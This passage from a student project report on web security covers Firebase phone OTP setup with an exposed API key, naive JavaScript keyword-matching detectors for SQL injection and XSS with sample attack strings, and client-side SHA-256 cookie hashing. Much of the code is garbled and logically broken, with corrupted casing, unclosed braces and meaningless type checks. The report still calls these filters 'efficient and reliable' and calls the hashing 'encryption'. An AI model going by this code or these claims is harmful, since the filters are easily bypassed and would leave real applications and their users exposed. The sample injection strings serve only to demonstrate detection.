
3.2. Creating an OTP verification system

Configuring Firebase integration onto our own application:

```
<script>
  var firebaseConfig = {
    apiKey: "AIzaSyBK-juZ6krPJCHHELQgOW9sFUXsS9h3wHI",
    authDomain: "fir-web-b823f.firebaseapp.com",
    databaseURL: "https://fir-web-b823f.firebaseio.com",
    projectId: "fir-web-b823f",
    storageBucket: "fir-web-b823f.appspot.com",
    messagingSenderId: "463332404757",
    appId: "1:463332404757:web:68d04d3fdeeb333f"
};
  firebase.initializeApp(firebaseConfig);
```

</script>

Registering a number:


Phone Number Authentication w
localhost/IWPTHDA/OTP/PhoneNumber.php

Enter number to create account

+919602215484

I'm not a robot

SendCode

localhost says

Message sent


OK

Enter Verification code

Enter verification code

Verify code


OTP Message:


Today, 17:43

462818 is your verification code for localhost.

Text Message

Entering OTP:


localhost/IWPTHDA/OTP/PhoneNumber.php

Enter number to create account

+919602215484

I'm not a robot

SendCode

localhost says

Successfully registered

OK

Enter Verification code

462818

Verify code

3.3. Detection and Prevention Algorithm

Error Based SQL Injection

For detecting Error-based SQL Injection, an algorithm has been developed which checks for certain patterns. If the patterns are followed, then the user shall be Reported and the System reset. In order for an Error-based SQL Injection to occur, the attacker provides invalid input parameters into the sql query hence causing the program to send back the correct SQL Query containing the parameters in the tables of the Database. Hence, exposing the website and making it unsecure. So, this can occur if the user provides a wrong parameter to the function in this array

["convert(","avg(", "round(", "sum(", "max(", "min("].

So, in the algorithm store this array in a variable, and also another array

["'", ")"]

into another variable. Now, iterate upon the elements in the first array and check if the input provided by the user includes any of the array elements. If yes, then find its index and store the index in addition to its length in another variable, after which run another loop checking the rest of the input string for the presence of a ',' and simultaneously append the input array element in a string. Once a ',' is encountered, stop the loop. This will give us the 'type' of the parameter that has been provided by the user and store it in a variable, say 'type'. Now repeat the same procedure as done for the ',' but this type checking for ')', once ')' is encountered and another string formed with the input string elements and store it in a variable say 'param'. Now, check if the value of 'type' is the same as the data type of 'param', if not same then Report the User and Reset the System. If they are the same, check if the 'type' and 'param' both are Not a Number. If true, then Report and block the user, and Reset the System.

```
function error(input) {
 pat = ["'", ")"];
  sql = ["convert(","avg(","round(",
            "sum(", "max(", "min("];
 x = [];
 for (i = 0; i < sql.length; i++) {
    if (input.includes(sql[i])) {
       index =
         input.indexOf(sql[i]) +
         sql[i].length;
       type = "";
     while (input[index] != ",")  {
           type = type +
                  input[index];
            index++;
        }
        index++;
        param = "";
        while (input[index] != ")") {
            param = param +
                    input[index];
           index++;
          }
    if (type != typeof param &&
     typeof type != typeof param) {
          return true;
        }
    if(isNaN(type) && isNaN(param)){
          return true;
            }
          }
        }
      }
```

Union Based SQL Injection

For detecting Union-based SQL Injection, an algorithm has been developed which checks for certain patterns. If the patterns are followed, then the user shall be Reported and the System reset. In order for a Union-based SQL Injection to take place, the input must consist of a combination of the words in the following array

["union", "select", "from", "'", "#"]

Store the array in a variable, say, 'pat'. Now take a variable, say 'x' and initialize with an empty array. Now, iterate between the elements of the array 'pat' and for each element check if it appears in the input string. Now, if present in the string, push the element into the array 'x'. Repeat the same for all the elements, but while considering the indexes only in the order of the elements in the array. i.e. 'from' must not be pushed into the array if it appears before 'select'. Later, check if the length of 'c' is greater than 2 and x includes both 'select' and 'from'. If all conditions are true, then Report the user and Reset the System.

```
function union(input) {
   pat = ["union", "select", "from",
                       "'", "#"];
   x = [];
   temp = 0;
   for (i = 0; i < pat.length; i++) {
       if (input.includes( pat[i],
                  temp)) {
          x.push(pat[i]);
        }}
if(x.length>=2 &&
    x.includes("select") &&
     x.includes("from")){
       return true;
}else{
    return false;}}
```

Boolean Based SQL Injection

For detecting Boolean-based SQL Injection, a similar algorithm can be made by having 3 arrays containing

[“ ‘ “, “ ‘ “, “ ‘ “, “=”’’’ ’ ”,” ’ ”,”#”]

[“or”, “||”,

[‘=’, ‘>’, ‘>=’, ‘<’, ‘<=’, ‘<>’, ‘!=’]

Now, perform string comparison to find if any string possesses any type of Boolean equation which may tend to result in a true output.

Like Based SQL Injection

As we know, in a like-based SQL Injection attack the attacker will try and attempt to retrieve all the data similar to a pattern provided by him. Hence, for detecting such like based patterns an algorithm can be written. For doing so, two arrays would be required wherein the following values would be stored

[“ ‘ “, “like”, “ ‘ ”, “%”, “ ‘ “, “#”]

[“or”, “||”]

Now, perform string comparison to find if the input possesses any type of sentence formation including the elements in the first array in the given order of occurrence, followed by other elements in the second array.

XSS Cross-site Scripting


As we know that in order for an XSS Cross-site Scripting Attack to take place the presence of <script> and </script> tag is quite essential. So for detecting it, an algorithm has been developed which checks for the presence of the <script> and </script> tags. So, firstly we shall initialize an empty stack, and an array consisting of the values

["\<script\>", "", "\<\/script\>"]

Upon iterating through the array for each element, we must check If the input provided by the user consists of the array element. If yes, then replace the element with “” in order to prevent any type of scripting. If the input contains all the elements in the array, then definitely there is a risk of XSS Attack, and hence report the user and Reset the System.

```
function xss(input) {

input = input.toLowerCaSe();

 pat = ["\<SCript\>", "","\<\/SCript\>"]; reSUlt = falSe;

x = [];

for (i = 0; i < pat.length; i++)

{ if (input.includeS(pat[i]))

 { x.puSh(pat[i]);

input = input.replace(pat[i],"");

}}

input = input.replace(/</g, ''); input = input.replace(/>/g, '');

 if (x.includeS("\<SCript\>") &&x.includeS("\<\/SCript\>"))

{ return true;
}
```

- No attack:




Devyansh

127.0.0.1:5500 says

No Attack Detected

- XSS attack:




<Script>alert('Hacked')</S

127.0.0.1:5500 says

XSS Attack Detected

- Union based SQL:




select * from research whe

127.0.0.1:5500 says

Union based SQL Injection detected

- Error based SQL:



convert(int, 'unique')

127.0.0.1:5500 says

Error-based SQL Injection detected

3.4 Cookie Protection:

The best way to protect cookies is to make them unusable for the attackers. This can be achieved through encryption or hashing them.

Encryption is a two-way function; what is encrypted can be decrypted with the proper key. Hashing, however, is a one-way function that scrambles plain text to produce a unique message packet. There is no way to reverse the hashing process to reveal the original text even for the owner.

While securing cookies a web designer can take either of the options based on requirements.


Encryption: When the web application needs to know the actual identity of the individuals accessing the application, usually cookie encryption is used so that the server may decrypt them to identify the user.

Hashing: Hashing is used when the web applications only want to know users by their system and have no interest in their real-world identity or their personal information. This also results in an added trust on the application by the users as it provides privacy to its users.

```
<!DOCTYPE html>

<html lang="en">

<head>

<title>Cookies</title>

<script>

function clicked() { console.log("Function Clicked");

const sha256script = document.createElement('script');

sha256script.src='https://cdnjs.cloudflare.com/ajax/libs/js-sh
a256/0.9.0/sha256.min.js'

"https://cdnjs.cloudflare.com/ajax/libs/js-sha256/0.9.0/sha256

.min.js" document.head.appendChild(sha256script);

var cookieValue = escape(document.myForm.name.value + ";");
console.log(cookieValue);

var LM = sha256(cookieValue); document.cookie= "name =" + LM;



var a = unescape(document.cookie); alert(a);

}

</script>
```

```
</head>

<body>

<form name="myForm">

Enter key info : <input type="text" name="name" /><br/>

<input type="button" value="submit" onclick="clicked()"/>

</form>

</body>

<script

src="https://cdnjs.cloudflare.com/ajax/libs/js-sha256/0.9.0/sh a256.min.js">

</script>

</html>
```

Cookie hashing:



Enter key info : Devyansh Raghuvanshi

127.0.0.1:5500 says

name=8df0cfd35dccd3209757a47d9af6159e339d593ee19541945fff3bdf
a6b3f3af

3.5. Summary:

In this chapter, the details to application and implementation of each module is explained.

Chapter 4

Conclusion

4.1 Summary

In this project report, we have focused on the security of web application against various types of attacks. In current times SQL injection attack and cross-site scripting attacks pose a great threat to web application.
The pattern of the SQL injection attacks and the XSS attacks have been deeply studied and broken down in simpler component to develop a more efficient detection algorithm to prevent such attacks on the web applications. The prevention is based on the filtration, during the filtration the algorithm looks for specific patterns in the input and if some threat posing data is in the input immediate termination takes place to ensure the safety of web application. This paper also focuses on the safety against the session hijacking attacks, by providing the security against the cookie interpretation by hackers. The session cookies are encrypted using a strong and fast encryption algorithm to safeguard session against hijacking.
Vulnerability assessment of the various website is also performed using the Burp Suite software under this project to get a better insight of the XSS and SQL injection attacks.

This paper provides efficient and reliable measures to safeguard the web application from the most common web based attacks and session hijacking attacks.

REFERENCE

[1] Abikoye, O.C., Abubakar, A., Dokoro, A.H. et al. A novel technique to prevent SQL injection and cross-site scripting attacks using Knuth-Morris-Pratt string match algorithm. (2020).

[2] J. S. Park and R. Sandhu, "Secure cookies on the Web," in IEEE Internet Computing, vol. 4, no. 4, July-Aug. (2010.)

[3] User Centric Security Models for Improving the Data Security from SQL Injections and Cross Site Scripting Attacks1Vamsi Mohan V, 2Dr. Sandeep Malik